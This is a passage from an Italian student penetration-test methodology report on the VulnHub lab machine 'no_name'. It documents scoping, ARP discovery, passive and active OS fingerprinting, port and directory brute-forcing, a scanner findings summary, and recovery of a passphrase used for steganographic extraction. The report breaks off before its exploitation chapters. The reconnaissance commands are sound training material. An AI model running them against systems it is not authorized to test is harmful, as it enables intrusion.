



UNIVERSITÀ DEGLI STUDI DI SALERNO

Metodologie Utilizzate PT

Academy - Cybersecurity

Macchina Virtuale: no_name

Gruppo 11

Emiddio Ferrentino - 0612708848

Daniele Manzo - 0612709599

Andrea Rossomando - 0612708971

A.A. 2025/2026

Sommario

Questo documento descrive le metodologie che il Gruppo 11 ha applicato per testare la macchina virtuale **no_name** seguendo il Framework Generale per il Penetration Testing (FGPT) [7]. Per ogni fase abbiamo annotato strumenti usati, comandi eseguiti, script scritti e output ottenuti, in modo che chiunque possa riprodurre il percorso seguito.

Indice

1	Introduzione	3
2	Fasi FGPT	5
2.1	Target Scoping	5
2.2	OSINT & Pre-Engagement Intelligence	5
2.3	Target Discovery	6
2.4	Target Enumeration	7
2.4.1	OS Fingerprinting	7
2.4.2	Services Enumeration	9
2.4.3	Web Directory Enumeration (Gobuster & OWASP DirBuster)	9
2.5	Vulnerability Assessment	11
2.5.1	Information Disclosure e Steganografia (/admin)	13
2.5.2	Web Security Misconfigurations	14
2.5.3	Analisi Servizio di Stampa (CUPS su porta 631)	14
2.5.4	Identificazione Vettore d'Attacco Principale (/superadmin.php)	15
2.6	Target Exploitation	16
2.6.1	Missing Anti-Clickjacking (UI Redressing PoC)	16
2.6.2	CUPS Remote Registration (CVE-2024-47176)	17
2.6.3	Web Remote Code Execution (/superadmin.php)	18
2.7	Privilege Escalation	20
2.7.1	User Pivoting (da www-data a haclabs)	20
2.7.2	Vertical Privilege Escalation (da haclabs a root)	21
2.8	Maintaining Access	22
3	Conclusioni	24
4	Bibliografia	25

Capitolo 1

Introduzione

La macchina **no_name**, distribuita da Haclabs su VulnHub [1], è classificata come *beginner/intermediate* e presenta tre flag nascoste nelle directory home degli utenti. L'obiettivo è valutare il grado di sicurezza dell'host con un approccio sistematico, documentando ogni passaggio operativo. Coerentemente con quanto anticipato dall'autore, abbiamo riscontrato che la fase più impegnativa è stata l'ottenimento dell'accesso iniziale: una volta acquisita la shell, la privilege escalation si è risolta in tempi rapidi.

L'attività è stata condotta in un ambiente virtualizzato isolato, senza alcuna connessione verso reti esterne per simulare una rete aziendale privata. Sono stati rispettati i seguenti vincoli operativi:

- Scope limitato alla macchina **no_name** (192.168.238.7)
- Nessuna azione distruttiva né modifica persistente sull'host
- Uso di strumenti standard del settore, in versione open-source o gratuita
- Documentazione completa di ogni azione eseguita

L'ambiente è stato configurato su VirtualBox con networking in modalità Host-Only, consentendo la visibilità reciproca tra le macchine nella subnet 192.168.238.0/24. Non vengono incluse ulteriori informazioni configurative in quanto non rilevanti ai fini del documento metodologico.

Di seguito sono elencati tutti gli strumenti impiegati durante l'attività, suddivisi per fase di utilizzo.

Tool	Versione / Note	Finalità
Netdiscover	v0.3.4	ARP Scanning - Target Discovery
Nmap	v7.99	Port scanning, OS fingerprinting attivo, service detection
Gobuster	v3.8.2	Directory brute-forcing su web server
OWASP DirBuster	v1.0-RC1	Directory brute-forcing (Interfaccia Grafica)
Nessus Essentials	Versione web	Vulnerability scanning automatizzato
OpenVAS	Versione web	Vulnerability scanning - report PDF
OWASP ZAP	Versione web	Web application scanning
Nikto	Versione CLI	Web server vulnerability scanner
Netcat (nc)	Traditional	Reverse shell listener / gestione connessione
Browser / DevTools	Firefox	Ispezione manuale del codice sorgente delle pagine web

Tabella 1.1: Classificazione e finalità dello stack tecnologico utilizzato.

Capitolo 2

Fasi FGPT

2.1 Target Scoping

La fase di *Target Scoping* fissa i confini dell'attività di Penetration Testing (le *Rules of Engagement* [7]) a cui il gruppo deve attenersi.

Trattandosi di un ingaggio condotto su un ambiente di laboratorio di tipo CTF e non su un'infrastruttura di produzione, il perimetro autorizzato coincide con la singola macchina bersaglio. Qualsiasi asset o indirizzo IP non esplicitamente autorizzato è da considerarsi fuori dal perimetro di test.

Di seguito si formalizzano i limiti logici ed etici dell'ingaggio:

In-Scope (Bersagli Autorizzati)

L'unico nodo su cui è consentito condurre attività offensive, è l'host **no_name** (identificato nel capitolo successivo all'indirizzo IP 192.168.238.7). Rientrano nel perimetro autorizzato l'enumerazione di tutti i servizi di rete esposti (su protocolli TCP e UDP), l'attacco alle applicazioni web ospitate e le tecniche di *Privilege Escalation* locale.

Out-of-Scope (Bersagli Esclusi)

Restano fuori dal perimetro di test il gateway dell'infrastruttura virtuale (192.168.238.2), l'host di servizio VirtualBox (192.168.238.6), il nodo attaccante Kali Linux (192.168.238.4) e qualsiasi altro segmento di rete non riconducibile al target primario.

Metodologie non consentite

Per preservare l'integrità dell'ambiente di laboratorio, non sono ammesse tecniche che comportino la saturazione delle risorse o l'interruzione dei servizi, come attacchi di tipo *Denial of Service* (DoS / DDoS). Sono inoltre escluse tutte le metodologie basate sull'*Ingegneria Sociale*.

2.2 OSINT & Pre-Engagement Intelligence

Prima di interagire attivamente con l'ambiente di laboratorio, abbiamo raccolto le informazioni pubblicamente disponibili partendo dalla scheda dell'asset su VulnHub, redatta dall'autore ([Hac labs](#)). Questa fase di OSINT (Open-Source Intelligence) ha permesso di delinearne gli obiettivi previsti e di anticipare alcune caratteristiche tecniche del bersaglio.

Dalla scheda tecnica dell'asset sono emersi i seguenti dati cruciali per l'orientamento delle operazioni:

- **Obiettivo dell'Ingaggio:** L'ambiente è strutturato secondo la metodologia *Boot2Root*. L'attaccante deve compromettere il sistema fino a ottenere i massimi privilegi amministrativi (*root*) e recuperare **3 flag** di verifica, sparse dall'autore all'interno delle directory *home* degli utenti di sistema.
- **Difficoltà:** *Beginner/Intermediate*.


- **Vettori di Attacco (Hint dell'autore):** Le note di rilascio indicano esplicitamente che l'ottenimento dell'accesso iniziale (la prima *reverse shell*) richiederà uno sforzo maggiore e risulterà “complicato”, mentre la successiva *Privilege Escalation* dovrebbe risultare più diretta. Questa indicazione ci ha portati a dedicare la maggior parte del tempo all'enumerazione dei servizi esposti.
- **Rete:** La VM a è ottiene un indirizzo IP tramite DHCP, quindi è stato necessario individuarla tramite uno *sweep* di rete (fase di Target Discovery).

2.3 Target Discovery

Per individuare gli host attivi all'interno del segmento di rete locale è stato utilizzato il tool **netdiscover** per inviare richieste ARP (Address Resolution Protocol) in *broadcast* e mappare gli indirizzi IP associati ai vari MAC address presenti nella subnet. Lavorando in modalità *Black-Box*, questa scansione rappresentava il punto di partenza obbligato: non avevamo alcuna informazione preliminare sull'indirizzamento della VM bersaglio.

Ricognizione di rete con Netdiscover

```
sudo netdiscover -r 192.168.238.0/24
```



The screenshot shows the output of the netdiscover command in a terminal window. At the top, it says 'Currently scanning: Finished!' and 'Screen View: Unique Hosts'. Below that, it states '3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180'. A table follows, listing the discovered hosts with their IP addresses, MAC addresses, counts, lengths, and vendor/hostnames.

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.238.2	08:00:27:62:a5:95	1	60	PCS Systemtechnik GmbH
192.168.238.6	0a:00:27:00:00:16	1	60	Unknown vendor
192.168.238.7	08:00:27:9f:36:55	1	60	PCS Systemtechnik GmbH

Figura 2.1: Output del comando netdiscover con l'identificazione degli host attivi.

L'identificazione esatta dell'host bersaglio è avvenuta tramite un processo di esclusione logica. L'output dello scanner ha rivelato la presenza di tre indirizzi IP attivi, oltre a quello della macchina attaccante (192.168.238.4). Avendo mappato l'infrastruttura di base, è stato possibile dedurre che l'indirizzo 192.168.238.2 corrispondeva al gateway logico assegnato di default dall'hypervisor e che l'IP 192.168.238.6 era associato a un servizio interno dell'host fisico (entrambi indirizzi che ricorrono in qualsiasi rete Host-Only di VirtualBox).

Di conseguenza, l'unico indirizzo IP rimanente e sconosciuto, ovvero il 192.168.238.7, corrisponde alla VM **no_name**. A conferma, il campo OUI (Organizationally Unique Identifier) del MAC Address ha restituito come vendor *PCS Systemtechnik GmbH*, prefisso assegnato alle schede di rete emulate da Oracle VirtualBox.




Figura 2.2: Topologia logica dell'ambiente di laboratorio isolato con i nodi attivi rilevati.

2.4 Target Enumeration

Identificato l'IP della macchina target, siamo passati alla fase di enumerazione vera e propria, con l'obiettivo di ottenere informazioni progressivamente dettagliati sul sistema operativo in esecuzione e sui servizi di rete esposti.

2.4.1 OS Fingerprinting

Il passo successivo è stato il fingerprinting del sistema operativo del target. L'attività è qui presentata in due passaggi complementari — prima un'analisi passiva con `p0f`, poi una validazione attiva con `Nmap`, secondo l'ordine metodologico raccomandato dal FGPT, che predilige un approccio stealth-first. Nel flusso operativo reale del laboratorio l'ordine è stato invertito (`Nmap` prima, `p0f` integrato successivamente), ma i risultati sono indipendenti e tra loro confermativi.

Fingerprinting Passivo (`p0f` & `cURL`)

Il fingerprinting passivo si basa sull'analisi del traffico di rete senza inviare pacchetti al target, leggendo le firme dello stack TCP/IP e i banner applicativi nelle risposte legittime. Lo strumento utilizzato è `p0f`, messo in ascolto sull'interfaccia di rete locale.

Avvio sniffing passivo

```
sudo p0f -i eth1
```

Per generare traffico analizzare, è stata effettuata una semplice richiesta HTTP alla radice del web server del target utilizzando `curl`.


```
(kali㉿kali)-[~/Desktop/no_name_pics]
$ curl http://192.168.238.7/
<h4>Fake Admin Area</h4>
<form action="index.php" method="post">
<input type="text" placeholder="fake query" name="box">
<input type="submit" placeholder="Run" value="submit" name="submitt">
</form>
```

Figura 2.3: Richiesta cURL e risposta HTTP con esposizione del form HTML del target.

Dall'intercettazione, p0f è stato in grado di estrarre informazioni utili sul target. L'analisi del solo pacchetto SYN+ACK (firme TCP) non ha consentito di identificare con precisione il kernel, ma l'ispezione della risposta HTTP ha reso visibile la firma del server web.

```

-[ 192.168.238.4/33976 → 192.168.238.7/80 (mtu) ]-
|
| server      = 192.168.238.7/80
| link        = Ethernet or modem
| raw_mtu     = 1500
|
|-----
-[ 192.168.238.4/33976 → 192.168.238.7/80 (http request) ]-
|
| client      = 192.168.238.4/33976
| app         = ???
| lang        = none
| params      = none
| raw_sig     = 1:Host,User-Agent,Accept=[*/*]:Connection,Accept-Encoding,Accept-Language,Accept-Charset,Keep-Alive:curl/8.19.0
|
|-----
-[ 192.168.238.4/33976 → 192.168.238.7/80 (http response) ]-
|
| server      = 192.168.238.7/80
| app         = Apache/2.4
| lang        = none
| params      = none
| raw_sig     = 1:Date,Server,?Vary,?Content-Length,Content-Type:Connection,Keep-Alive,Accept-Ranges:Apache/2.4.29 (Ubuntu)
|
|-----

```

Figura 2.4: Output di p0f inerente all'estrazione dei metadati del server web Apache.

L'output (`raw_sig = ... Apache/2.4.29 (Ubuntu)`) indica che il sistema remoto è una distribuzione **Ubuntu Linux**. La versione 2.4.29 di Apache è quella distribuita di default nei repository di **Ubuntu 18.04 LTS (Bionic Beaver)**, il che restringe ulteriormente l'ipotesi sul sistema operativo specifico.

Fingerprinting Attivo (Nmap)

Per confermare le ipotesi raccolte passivamente, il fingerprinting è stato ripetuto in modalità attiva tramite Nmap [6]. Questa tecnica, seppur più rumorosa, invia pacchetti TCP/UDP malformati e sonda le risposte specifiche, ma fornisce indicazioni più precise sull'architettura del kernel.

```
(kali@kali)-[~]
$ nmap -O 192.168.238.7
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-21 12:28 +0200
Nmap scan report for 192.168.238.7
Host is up (0.00035s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 08:00:27:9F:36:55 (Oracle VirtualBox virtual NIC)
Device type: general purpose/router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.97 seconds
```

Figura 2.5: Risultato dell'OS Fingerprinting attivo e identificazione euristica del kernel tramite Nmap.

I risultati della scansione attiva hanno confermato l'analisi precedenti:

- L'host è un sistema basato su **Linux**.
- La famiglia del kernel rilevata appartiene alle release **4.X / 5.X** (nello specifico, compatibile con *Linux 4.15 - 5.19*), dato perfettamente coerente con il kernel standard di un'installazione Ubuntu 18.04.
- La scansione ha inoltre confermato l'apertura della **porta 80/tcp** associata al servizio HTTP.

2.4.2 Services Enumeration

La fase di fingerprinting ha fornito due risultati: il sistema operativo del target è una distribuzione Ubuntu (con buona probabilità 18.04 LTS, deducendolo dalla versione di Apache) e sulla porta 80 è esposto un servizio HTTP basato su Apache 2.4.29. Resta da verificare se siano presenti altri servizi raggiungibili dall'esterno, su cui condurre eventuali ricognizioni mirate. Per questo motivo è stata effettuata una scansione completa di tutte le 65535 porte TCP con Nmap:

```
(kali@kali)-[~]
$ nmap -sV 192.168.238.7 -p- -oX TPC_WM7_SCAN.xml --webxml
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-21 12:33 +0200
Nmap scan report for 192.168.238.7
Host is up (0.000058s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
MAC Address: 08:00:27:9F:36:55 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.15 seconds
```

Figura 2.6: Scansione completa del range porta TCP (1-65535) eseguita con Nmap.

Il risultato conferma quanto rilevato in fingerprinting: l'unica porta aperta è la 80, e Nmap identifica correttamente sia la versione di Apache sia la famiglia del sistema operativo. Con un solo servizio esposto, la superficie d'attacco si concentra interamente sull'applicazione web, che diventa quindi l'oggetto delle fasi successive.

2.4.3 Web Directory Enumeration (Gobuster & OWASP DirBuster)

Con un solo web server come bersaglio, il passo successivo consiste nel mappare le pagine effettivamente accessibili sul server e individuare eventuali risorse non linkate pubblicamente. Per questo è stato condotto un directory brute-forcing con Gobuster e OWASP - Dirbuster, utilizzando due wordlist di dimensioni crescenti: `common.txt` e `big.txt`.

```
(kali@kali)~$ gobuster dir -u http://192.168.238.7 -w /usr/share/wordlists/dirb/common.txt -x php,txt,html

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.238.7
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: txt,html,php
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.hta (Status: 403) [Size: 278]
.hta.php (Status: 403) [Size: 278]
.hta.txt (Status: 403) [Size: 278]
.htaccess.php (Status: 403) [Size: 278]
.htaccess (Status: 403) [Size: 278]
.htaccess.txt (Status: 403) [Size: 278]
.htpasswd (Status: 403) [Size: 278]
.htaccess.html (Status: 403) [Size: 278]
.htpasswd.html (Status: 403) [Size: 278]
.htpasswd.php (Status: 403) [Size: 278]
.hta.html (Status: 403) [Size: 278]
.htpasswd.txt (Status: 403) [Size: 278]
admin (Status: 200) [Size: 417]
index.php (Status: 200) [Size: 201]
index.php (Status: 200) [Size: 201]
server-status (Status: 403) [Size: 278]
Progress: 18452 / 18452 (100.00%)

Finished
```

Figura 2.7: Directory Brute-Forcing iniziale tramite Gobuster con l'ausilio della wordlist `common.txt`.

Con `common.txt` siamo riusciti a individuare due pagine accessibili:

- **admin**: probabile area amministrativa, candidata a un'ispezione manuale del codice HTML alla ricerca di informazioni sensibili.
- **index.php**, la pagina di default del server Apache quando è installato l'ambiente PHP, che assume priorità maggiore rispetto a `index.html`).

Per intercettare eventuali risorse sfuggite alla prima scansione, l'attività è stata ripetuta con una wordlist più ampia (`big.txt`):

```
(kali@kali)~$ gobuster dir -u http://192.168.238.7 -w /usr/share/wordlists/dirb/big.txt -x php,txt,html

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.238.7
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: php,txt,html
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

.htaccess.php (Status: 403) [Size: 278]
.htpasswd.txt (Status: 403) [Size: 278]
.htaccess (Status: 403) [Size: 278]
.htpasswd (Status: 403) [Size: 278]
.htaccess.txt (Status: 403) [Size: 278]
.htaccess.html (Status: 403) [Size: 278]
.htpasswd.php (Status: 403) [Size: 278]
.htpasswd.html (Status: 403) [Size: 278]
admin (Status: 200) [Size: 417]
index.php (Status: 200) [Size: 201]
server-status (Status: 403) [Size: 278]
superadmin.php (Status: 200) [Size: 152]
Progress: 81876 / 81876 (100.00%)

Finished
```

Figura 2.8: Directory Brute-Forcing esteso con Gobuster tramite la wordlist `big.txt`.

Lo scan esteso ha rivelato una risorsa aggiuntiva: `/superadmin.php`. Il nome suggerisce un'interfaccia amministrativa, candidata naturale come vettore d'attacco principale, ma prima di concentrarci su di essa abbiamo completato la mappatura del file system esposto utilizzando **OWASP DirBuster**, che offre una visualizzazione ad albero delle gerarchie.



The screenshot shows the OWASP DirBuster application window. The title bar reads "OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing". The address bar shows "http://192.168.238.7:80/". Below the address bar, there's a status bar: "Scan Information \ Results - List View: Dirs: 13 Files: 10 \ Results - Tree View \ Errors: 0 \". The main area displays a directory tree structure on the left and a table of results on the right.

Directory Structure	Response Code	Response Size
/	200	378
.hta.php	403	448
.htpasswd.php	403	448
.htaccess.php	403	448
.htaccess	403	448
.hta	403	448
.htpasswd	403	448
index.php	200	380
icons	403	448
icons/.hta	403	448
icons/.htaccess	403	448
icons/.hta.php	403	448
icons/.htpasswd	403	448
icons/.htaccess.php	403	448
icons/.htpasswd.php	403	448
small	403	448
small/.hta.php	403	448
small/.hta	403	448
small/.htaccess.php	403	448
small/.htaccess	403	448
small/.htpasswd.php	403	448
small/.htpasswd	403	448
server-status	403	448

Figura 2.9: Schermata dei risultati strutturali in modalità Tree View estratti da OWASP DirBuster.

L'output di DirBuster, integrato con i risultati di gobuster, restituisce la seguente mappa complessiva delle risorse esposte dal web server:




Figura 2.10: Grafico strutturale definitivo della gerarchia dei file esposti dal server web del target.

L'albero evidenzia tre pagine accessibili pubblicamente (codice di stato 200 OK), che costituiscono l'intera superficie d'attacco web del target. Le altre risorse mappate sono protette (403 Forbidden) o sono file di sistema Apache (`.ht*`), non sfruttabili senza un accesso preliminare al sistema.

2.5 Vulnerability Assessment

Conclusa l'enumerazione della superficie d'attacco, la fase di *Vulnerability Assessment* si è articolata su due fronti paralleli: l'ispezione manuale delle risorse web identificate, mirata a individuare vulnerabilità logiche e di configurazione, e l'esecuzione di scansioni automatizzate per il rilevamento di *misconfiguration*

note. L'esito atteso era una lista di vettori d'attacco potenzialmente sfruttabili per ottenere l'accesso iniziale al sistema (*foothold*).

Le scansioni automatizzate sono state condotte con tre strumenti complementari: **Tenable Nessus** e **OpenVAS** per la rilevazione di *misconfiguration* a livello di servizio, e **Nikto** per le verifiche specifiche sul web server (8234 richieste elaborate in 348s). In una fase preliminare è stato testato anche **OWASP ZAP**, ma i risultati ottenuti sul fronte degli header di sicurezza si sovrapponevano sostanzialmente a quelli di Nikto. ZAP ha intercettato un'evidenza aggiuntiva non rilevata dagli altri tool, un potenziale vettore XSS su attributi HTML controllabili dall'utente, che è stata comunque integrata nella valutazione complessiva del vettore d'attacco principale. Lo strumento è stato tuttavia escluso dalla pipeline di reportistica per una considerazione metodologica: ZAP integra funzionalità di proxy intercettante e di *active scanning* che avrebbero anticipato attività più propriamente collocate nella fase di Target Exploitation, alterando la separazione tra le fasi del FGPT.

Gli screenshot grezzi delle interfacce dei tool sono omessi a favore di una sintesi analitica. Le scansioni hanno restituito complessivamente **14 evidenze** distribuite su diverse categorie, dalla configurazione del web server alle vulnerabilità di servizio (CUPS) fino a leak di informazione a livello di rete.

Vulnerabilità	Tool	Modalità di rilevazione
CUPS Remote Printer Registration	N	Plugin Nessus dedicato (ID 207864), rilevazione attiva su porta UDP 631
Web App Vulnerable to Clickjacking	N	Plugin Nessus (ID 85582), assenza di header anti-clickjacking nelle response HTTP
Missing CSP Header	K	Analisi response HTTP della root del sito
Apache 2.4.29 Outdated	K	Confronto del banner HTTP con versioni correnti
Missing Security Headers (4)	K	Verifica di Permissions-Policy , X-Content-Type-Options , Strict-Transport-Security , Referrer-Policy
Apache Default File Exposed	K	Probe diretto su /icons/README
Server Version Leak	K	Banner HTTP della response root
Junk HTTP Methods Accepted	K	Probe con metodi HTTP non standard (possibile false positive)
TCP Timestamps Disclosure	O	Analisi RFC1323/RFC7323 su pacchetti TCP
ICMP Timestamp Disclosure	O	ICMP Type 13 (Timestamp Request), risposta Type 14

Tabella 2.1: Categorie di vulnerabilità emerse dalle scansioni automatizzate e modalità di rilevazione. Legenda tool: N = Nessus, K = Nikto, O = OpenVAS.

La distribuzione delle evidenze tra i diversi tool, riassunta nella matrice di figura 2.11, evidenzia il grado di sovrapposizione tra gli scanner utilizzati e le aree di rilevamento esclusive di ciascuno.

	Nessus	OpenVAS	Nikto	OWASP ZAP
Missing Security Headers	✓	—	✓	✓
CUPS RCE (CVE-2024-47176)	✓	—	—	—
Server Version Disclosure	—	—	✓	✓
Apache Version Outdated	—	—	✓	—
Apache Default Files Exposed	—	—	✓	—
Timestamps Info Disclosure	—	✓	—	—
Potential XSS (HTML attribute)	—	—	—	✓


HighMediumLow

Figura 2.11: Matrice di cross-validation tra i tool di Vulnerability Assessment. Ogni riga rappresenta una categoria di vulnerabilità rilevata; le celle colorate indicano quali tool hanno identificato la stessa famiglia di problemi.

Nelle sottosezioni seguenti si approfondiscono le evidenze raggruppate per categoria di vulnerabilità.

2.5.1 Information Disclosure e Steganografia (/admin)

L’ispezione manuale è partita dalla pagina /admin. L’analisi del codice sorgente HTML ha rivelato una vulnerabilità di tipo *Information Disclosure*: all’interno dei tag di commento del markup è presente in chiaro la stringa `passphrase:harder`.




```
<html>
<head></head>
<body style="background-color:Gainsboro;text-align:center"> (scroll)
  <h3 text-align:center="">HacLabs directory of gallery.</h3>
  
  <br>
   (overflow)
  <br> (overflow)
   (overflow)
  <br> (overflow)
   (overflow)
</body>
</html>
<!--passphrase:harder-->
```

Figura 2.13: Codice HTML con la passphrase in chiaro.

Figura 2.12: La pagina admin e il form ispezionato.

Considerato il contesto (immagini esposte nella stessa directory), l'ipotesi più immediata era che la passphrase servisse a estrarre un payload steganografico. Le immagini sono state scaricate localmente e analizzate con `steghide`: la combinazione con la passphrase recuperata ha effettivamente restituito un file di testo nascosto all'interno di `haclabs.jpeg`.

Il file `imp.txt` conteneva la stringa `c3VwZXJhZG1pbi5waHA=`. Il padding terminale `=` è una firma riconoscibile della codifica Base64: la decodifica ha restituito il nome `superadmin.php`, ovvero la stessa pagina già identificata da gobuster nella fase di Target Enumeration.



```
(kali㉿kali)-[~/Desktop/no_name_pics]
└─$ steghide extract -sf haclabs.jpeg -p harder
wrote extracted data to "imp.txt".

(kali㉿kali)-[~/Desktop/no_name_pics]
